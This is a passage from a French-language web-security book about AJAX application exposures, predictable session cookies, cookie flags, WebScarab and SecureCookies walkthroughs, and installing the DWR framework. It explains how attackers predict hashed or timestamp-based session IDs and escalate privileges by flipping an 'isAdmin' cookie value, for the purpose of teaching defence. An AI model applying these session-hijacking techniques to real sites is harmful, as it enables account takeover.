Les précautions permettant de se protéger contre ce type d'agressions sont immédiates, mais malheureusement pour les développeurs, il n'existe aucun processus automatisé pour les mettre en place. Après avoir doté une application des fonctionnalités AJAX en la migrant, les programmeurs inspecteront le résultat pour s'assurer qu'il ne révèle aucune information auparavant cachée. Des outils comme WebScarab s'avéreront de précieux alliés pour mener l'analyse des données brutes échangées entre le client et le serveur, à la recherche de données sensibles qui n'ont rien à y faire.

Récapitulatif des expositions

Il s'agit d'une classe de problèmes propres à la technologie AJAX, car le développeur d'une application du Web 1.0 comprend clairement ce qu'elle transmet ou non au client. Cependant, une migration vers AJAX implique souvent l'emploi de scripts automatisés ou de configurations par défaut du framework pour définir les informations à exposer. À l'issue du processus, les modifications dans l'ensemble de données exposées aux clients surprendront parfois les développeurs.

Cookies

L'identification de sessions à l'aide de cookies demeure un problème de sécurité important dans les applications web, même s'il n'est pas directement affecté par une migration vers la technologie AJAX. En la matière, les développeurs se reposent parfois sur une fausse impression de sécurité, tout identifiant de session d'apparence suffisamment "aléatoire" leur semblant sécurisé – alors que ce n'est presque jamais le cas. Nous analysons brièvement ci-après trois manières différentes de générer des cookies d'identification.

Le truand

La manière la plus simple de produire des cookies d'identification de session consiste à coder en Base64 un simple nombre qui augmente peu à peu, comme une estampille temporelle (*timestamp*). Pour exploiter un tel identifiant de session, l'agresseur se contentera d'augmenter ou de diminuer la quantité concernée jusqu'à découvrir d'autres valeurs valables. Cette manière de procéder a certes quasiment disparu, mais on l'observe encore parfois. Elle représente de loin la méthode la moins sûre de produire des cookies d'identification de session. La Figure 6.5 montre comme il est facile, avec l'outil WebScarab, de prédire une valeur régulièrement incrémentée telle qu'une estampille temporelle.




Figure 6.5

Analyse dans WebScarab d'un identifiant de session élémentaire.

La brute

Il est certes rare de rencontrer des générations de cookies d'identification de session aussi élémentaires qu'un numéro de séquence, mais on trouve très souvent une grande quantité de techniques tout aussi mauvaises.

Citons d'abord le maquillage d'un numéro de séquence d'abord haché puis encodé en Base64. Un examen rapide des cookies produits de cette manière rassurera sans doute l'observateur, notant un identifiant de session apparemment aléatoire. Cependant, face à un tel identifiant, un agresseur réagira rapidement en appliquant une fonction de hachage à une grande liste de nombres qui se suivent. S'il en retrouve certains, il saura quelle suite de numéros sert à la génération de cookies et pourra compromettre l'identifiant de session de son choix.

Signalons encore l'emploi d'informations propres à l'utilisateur, associées à une autre source de données. Souvent, on procède en concaténant le nom d'utilisateur à une estampille temporelle, avant d'employer l'encodage en Base64 ; le tout utilisé comme identifiant de session. Voilà une méthode extrêmement peu sûre, car il est facile à un agresseur de la reconnaître en analysant plusieurs identifiants de session. Dès qu'il détectera des

cookies ainsi produits, il remarquera que leurs premiers caractères dépendent de l'utilisateur, tandis que la suite change d'une session à l'autre. Il y reconnaîtra rapidement l'association d'un identifiant utilisateur à un *timestamp*, méthode facile à détourner.

Certains développeurs poussent cet exemple en concaténant un identifiant à une estampille temporelle, avant de hacher le tout puis de l'encoder en Base64. Certes, le résultat produit semble désormais aléatoire à chaque fois, mais cela n'en dope pas pour autant de sécurité de manière significative. Malheureusement pour les développeurs se contentant d'une telle technique, face à tout identifiant de session aléatoire et paraissant haché, un agresseur testera très rapidement l'association d'un identifiant utilisateur à un *timestamp*. En se connectant sur le système, il connaîtra les valeurs de ces deux éléments, dont il pourra alors hacher l'association de diverses manières, en tâchant de retrouver le cookie renvoyé par le système. Toute réussite lui donnera l'algorithme de génération des identifiants, information qu'il pourra alors exploiter pour compromettre toute session de son choix. La Figure 6.6 donne un exemple de cookie produit par hachage d'un identifiant utilisateur et d'une estampille temporelle, pour montrer comment de mauvaises valeurs de cookies peuvent sembler aléatoires de prime abord.




Figure 6.6

Des valeurs de cookies apparemment aléatoires ne sont pas toujours sécurisées.

Exemple d'analyse des aléas des cookies de session avec WebScarab

L'exemple suivant montre comment employer l'utilitaire WebScarab pour analyser les aléas des cookies de session produits par une application web.

1. Installez puis exécutez l'utilitaire WebScarab d'OWASP, gratuitement disponible à l'adresse **www.owasp.org/index.php/Category:OWASP_WebScarab_Project**.
2. Dirigez le navigateur web sur WebScarab, qui par défaut écoutera sur le port 8008 de la machine locale (`localhost`).
3. Connectez-vous sur le site ciblé depuis le navigateur. Dans ce cas de figure, nous emploierons **http://labs isecpartners.com/HackingExposed20/timestamp_cookie.php** (Figure 6.6.b).




Figure 6.6.b

Processus de configuration du navigateur pour la mise en place du mandataire (proxy) web OWASP WebScarab.

4. Contrôlez le résumé proposé par WebScarab pour vérifier l'émission d'un cookie (colonne `Set Cookie`). Prenez note du numéro identifiant cette requête (Figure 6.6.c).




Figure 6.6.c

Repérer l'identifiant de session (`ID`) en présence d'un cookie dans la colonne `Set Cookie`.

5. Cliquez sur le bouton d'analyse d'identifiant de session (*SessionID Analysis*) situé sur le haut de l'écran. Dans le menu déroulant des requêtes précédentes (*Previous Requests*), choisissez le numéro repéré à l'étape 4. Cliquez ensuite sur le bouton de test (*Test*) en au pied de l'écran pour contrôler que WebScarab est bien capable d'identifier l'identifiant de session (*Session ID*) de la requête retenue. Une réussite sera signalée par une boîte de dialogue de confirmation (Figure 6.6.d).

6. Si tout va bien, renseignez le champ *Samples* (nombre d'échantillons) en demandant 1 000 requêtes puis cliquez sur le bouton de rapatriement *Fetch* pour débuter le test (Figure 6.6.e).

7. Quand le test a débuté, choisissez l'objet dans le menu déroulant d'identifiant de session (*Session Identifier*) dans l'onglet d'analyse (*Analysis tab*) de la fenêtre d'analyse d'identifiant de session (*SessionID Analysis*) – Figure 6.6.f.

8. Enfin, après avoir choisi l'identifiant de session (*Session ID*), optez pour l'onglet de visualisation (*Visualisation*) de la fenêtre d'analyse d'identifiant de session (*SessionID Analysis*) pour obtenir un graphique montrant à quel point il est facile (ou non) de prédire les valeurs des identifiants de session dans l'application ciblée (Figure 6.6.g).




Figure 6.6.d

Vérification préalable de la connaissance par WebScarab de l'identifiant correspondant à la session retenue.




Figure 6.6.e

Choix du nombre d'échantillons à tester et démarrage de l'opération.




Figure 6.6.f

Tableur donnant la liste des identifiants de session obtenus par des requêtes répétées




Figure 6.6.g

Graphique résultant de la procédure et signalant ici des identifiants de session très faciles à deviner.

Drapeaux de cookies

En complément de leur composante d'identifiant de session, divers autres facteurs des cookies peuvent contribuer (ou réduire) significativement leur sécurité. Citons notamment les drapeaux sécurisés (`secure`) et limitant le cookie au protocole HTTP (`HttpOnly`), les propriétés de domaine (`domain`) et de chemin (`path`), ainsi que des éléments supplémentaires propres à chaque site.

Drapeau sécurisé (`secure`)

Ce drapeau interdit au navigateur d'émettre le cookie en clair, sur protocole HTTP. Il sera donc réservé aux communications HTTPS. Ce drapeau, pris en charge par tous les navigateurs principaux, empêchera un agresseur d'obtenir le cookie en reniflant le réseau.

Drapeau limitant au protocole HTTP (`HttpOnly`)

Le drapeau `HttpOnly` vise à prémunir les attaques détournant les cookies par injection de données arbitraires (XSS). Pour cela, il désactive la possibilité pour les scripts exécutés par le navigateur d'accéder à quelque cookie que ce soit. Actuellement, seuls les navigateurs Internet Explorer de Microsoft et Firefox de Mozilla acceptent ce drapeau.

Propriété de domaine (`domain`)

La propriété `domain` d'un cookie limite le périmètre des serveurs autorisés à y accéder. Si une application la limite à son propre serveur web (disons, `www.example.com`), seule cette machine pourra lire le cookie concerné. Pour renforcer davantage la sécurité, on se contentera d'y indiquer la valeur vide (`"domain="`) pour s'assurer que seul le serveur l'ayant mis en place pourra accéder au cookie. Les agresseurs inspecteront les restrictions de cette propriété sur tous les cookies : tout réglage peu, ou insuffisamment, restrictif leur permettra de détourner le cookie à travers des attaques lancées depuis d'autres serveurs du même domaine. Considérons ainsi le cas d'un agresseur souhaitant détourner le cookie d'un utilisateur connecté sur `www.example.com`, et dont la propriété de domaine ne porte que sur `.example.com` au lieu de préciser intégralement `www.example.com`. Si l'agresseur parvient à lancer une attaque XSS depuis `forums.example.com`, `PC de joe.example.com` ou tout autre système du domaine `example.com domain`, il pourra détourner le cookie de l'utilisateur : toute autre machine du domaine `example.com` dispose en effet du droit d'y accéder.

Propriété de chemin (`path`)

La propriété de chemin d'un cookie limite encore un peu plus le périmètre des applications du serveur autorisées à accéder à un cookie donné. Il faudra que les agresseurs découvrent une faille dans l'application précise pour obtenir le cookie d'un utilisateur ; il ne leur suffira pas de compromettre n'importe quelle application du serveur. Imaginons par exemple un serveur hébergeant plusieurs application : un magasin à l'adresse `www.example.com/store/` et un forum pour ses clients en `www.example .com/forum/`. Si la propriété `path` d'un cookie ne précise pas `www.example.com/store/`, un agresseur pourra réaliser une attaque XSS à travers `www.example.com/forum/` tout en accédant aux cookies définis par `www.example.com/store/`. Malheureusement, il existe des manières de contourner la propriété `Path`, déjà évoquée au Chapitre 2.

Éléments propres à chaque site

On peut enrichir les cookies d'une application site par site en y intégrant de nombreux éléments personnalisés. Bien que ces derniers n'aient en général aucune influence sur la sécurité d'une application, les agresseurs examineront chacun d'entre eux au cas où. On a déjà vu des développeurs compromettre la sécurité de toute une application par l'inclusion d'éléments dans ses cookies – citons le cas de l'affectation `isAdmin=false` (je ne suis pas un administrateur). Il suffit dès lors à un agresseur de remplacer cette chaîne par `isAdmin=true` (je suis un administrateur) dans un cookie pour bénéficier de tous les droits d'accès sur le système.

Exemple d'analyse des cookies avec SecureCookies

L'exemple suivant montre comment employer l'utilitaire *SecureCookies* d'*iSEC Partners* pour analyser les options de sécurité cookies produits par une application web.

1. Installez l'outil *SecureCookies* d'*iSEC Partners*, gratuitement disponible (pour Windows) à l'adresse **www.isecpartners.com/tools.html**. Il analyse les drapeaux et propriétés d'un cookie ainsi que tout élément propre au site, à la recherche d'erreurs de configuration portant sur la sécurité.

2. Exécutez *SecureCookies* en invoquant une invite de commandes Windows, où l'on se rendra dans le répertoire du produit avant de démarrer le programme en lui précisant pour argument le site web ciblé (Figure 6.6.h).

3. À l'issue de son exécution, il rassemblera ses résultats dans un fichier au format HTML afin d'en permettre la consultation dans un navigateur web (Figure 6.6.i).

```
Shortcut to cmd.exe

C:\Program Files\iSEC Partners\SecureCookies>SecureCookies.exe http://www.exampl
e.com/test_cookie.php

Secure Cookie Analyzer
iSEC Partners
Written by Tim Newsham and Himanshu Dwivedi
https://www.isecpartners.com

---[ SESSIONID=1169334482; expires=Mon, 19-Feb-2007 23:08:02 GMT; path=/; domain
=www.example.com
Unsatisfactory: Secure Flag has not been set.
Unsatisfactory: HTTPOnly Flag has not been set.
Unsatisfactory: Restrictive Path Property has not been set.
Satisfactory: Common extraneous items were not identified.

Report saved to: http___www.example.com_test_cookie.php.Results.html
Secure Cookie Analyzer Complete!

C:\Program Files\iSEC Partners\SecureCookies>
```

Figure 6.6.h

Invocation du programme SecureCookies, depuis une invite de commandes Windows.




Figure 6.6.i

Présentation des résultats de l'outil SecureCookies, dans un fichier HTML.

Récapitulatif des cookies

Les développeurs se reposent parfois sur une fausse impression de sécurité en employant pour leurs identifiants de session des cookies apparemment aléatoires, mais faciles à compromettre pour un agresseur après une analyse assez rapide – il lui est alors possible de détourner la session de l'utilisateur de son choix. D'autre part, les cookies produits par une application peuvent être accompagnés d'un certain nombre de drapeaux qui en augmentent ou diminuent la sécurité. Des outils gratuitement disponibles permettent aux agresseurs de savoir si les cookies d'identifiants de session sont prévisibles, ou encore d'en analyser automatiquement les drapeaux. Même s'ils ne sont pas directement impliqués par les migrations du Web 1.0 vers la technologie AJAX, les cookies demeurent un composant critique de la sécurité des applications web.

Résumé

Nous l'avons vu, avant de pouvoir réussir une attaque ciblant une application AJAX, il faut suivre un processus de collecte des informations en plusieurs étapes. L'agresseur s'intéressera notamment au type d'applications AJAX employé, aux méthodes disponibles et, notamment, à celles apparemment exposées de manière non intentionnelle. Cependant, sa tâche se trouvera considérablement facilitée par la mise à disposition de plusieurs outils gratuits susceptibles de l'assister tout au long du chemin. À l'issue de ces opérations de reconnaissance, il pourra lancer pour de bon des attaques techniques ciblées, telles qu'une injection de données arbitraires (XSS) ou au forgement de requêtes sur d'autres sites (CSRF).

7

Expositions de frameworks AJAX

En général, les expositions de frameworks AJAX se ressemblent et proviennent de la mauvaise compréhension par les développeurs des informations que l'application transmet aux clients. Cela s'explique facilement par l'emploi de différents frameworks AJAX, émettant par défaut des données totalement différentes. Certes, cela ne semble pas relever de la sécurité en soi, mais les applications web renferment souvent des fonctionnalités ou des informations qui, pour leurs programmeurs, sont censées rester secrètes ; une fois révélées, elles peuvent compromettre la sécurité du produit. D'autre part, chaque framework AJAX intègre plusieurs niveaux de protections pour les applications web qui s'appuient sur lui. Certains prévoient ainsi des défenses contre les *forgements de requêtes sur d'autres sites* (CSRF), tandis que d'autres imposeront aux développeurs de prévoir leurs propres protections.

Les deux styles de frameworks AJAX existants affectent beaucoup la sécurité d'une application web. Le premier, qualifié de *mandataire* (*proxy*) ou *framework serveur*, accompagne généralement une application sur son serveur web. Après installation, il s'intercale entre le serveur et le client de l'application web, en produisant du code JavaScript décrivant les méthodes disponibles. Ces scripts sont alors transmis au client, de sorte que toute requête de celui-ci passe d'abord par le mandataire, lequel reformule la demande avant de la communiquer au serveur. Ensuite, les données produites par l'appel de méthode sont transmises du serveur au mandataire, lequel les remet en forme avant de les répercuter au code JavaScript du client. L'autre famille, les *frameworks clients*, assiste généralement le développeur dans l'écriture d'une nouvelle application AJAX. Ils lui fournissent d'abord un certain nombre d'effets et *widgets* pré-écrits, faciles à intégrer dans le produit.

Le Chapitre 6 détaille les différences séparant ces deux types de frameworks, en mentionnant notamment comment les reconnaître et la manière dont ils transfèrent les données entre le client et le serveur. Leurs propriétés distinctes conduiront à de nouvelles analyses dans le présent chapitre.

Nous couvrirons ci-après plusieurs frameworks AJAX des deux types (mandataire et client). Pour chacun, nous préciserons un certain nombre de détails, les procédures d'installation classiques et leurs effets potentiels sur la sécurité. Les expositions les plus courantes qui peuvent provoquer des failles seront également évoquées.

INFO

Même accompagnées de l'icône "d'attaque", ces questions ne relèvent pas tant de problématiques d'agressions que d'expositions susceptibles de conduire à des soucis de sécurité.

Dans le cas des frameworks clients, nous évoquerons de plus la surface de frappe principale : le *format de sérialisation*.

Direct Web Remoting

DWR, acronyme de *Direct Web Remoting* (**http://getahead.org/dwr/**), est un véritable framework mandataire pour les applications web écrites en Java. Un développeur peut donc opter pour ce langage, puis s'appuyer sur DWR pour générer dynamiquement le code JavaScript correspondant. Ce dernier sera transmis aux clients, et leur permettra d'accéder à des méthodes dans l'application web Java originale. Tout appel de méthode envoie les données à la *servlet* DWR sur le serveur d'application. Cette dernière sérialise et désérialise les données dans les deux sens, entre le code JavaScript sur le client et les méthodes Java sur l'application web.

Procédure d'installation

Pour installer DWR, on suivra les étapes suivantes :

1. S'assurer d'abord que l'on dispose d'un conteneur fonctionnant correctement pour les *servlets* Java, comme Tomcat d'Apache ou WebSphere d'IBM.
2. Télécharger la dernière version de DWR à l'adresse **http://getahead.org/dwr/download**. On déplacera ensuite le fichier `dwr.jar` ainsi rapatrié dans le répertoire `WEB INF/lib` de l'application web.
3. Modifier les fichiers de configuration pour y incorporer les fonctionnalités de DWR. On ajoutera d'abord les sections `<servlet>` et `<severlet mapping>` au fichier `WEB INF/web.xml`, comme expliqué à l'adresse **http://getahead.org/dwr/getstarted**.

Cette opération peut affecter la sécurité de l'application web, car la configuration prévue par le site web DWR active par défaut le mode de débogage. Après la fin des tests, on veillera donc à désactiver ce dernier.

4. Écrire un fichier de configuration `dwr.xml`, que l'on placera sous le répertoire `WEB INF`. À nouveau, cette étape pose un risque, car ce fichier définit quelles classes DWR produiront du code JavaScript émis auprès du client.

5. Enfin, les fichiers JavaScript produits par DWR rejoindront les fichiers HTML de l'application web pour doter celle-ci des propriétés de DWR récemment créées.

Exposition non intentionnelle de méthodes

Popularité :	4
Simplicité :	6
Impact :	3
Évaluation du risque :	**4**

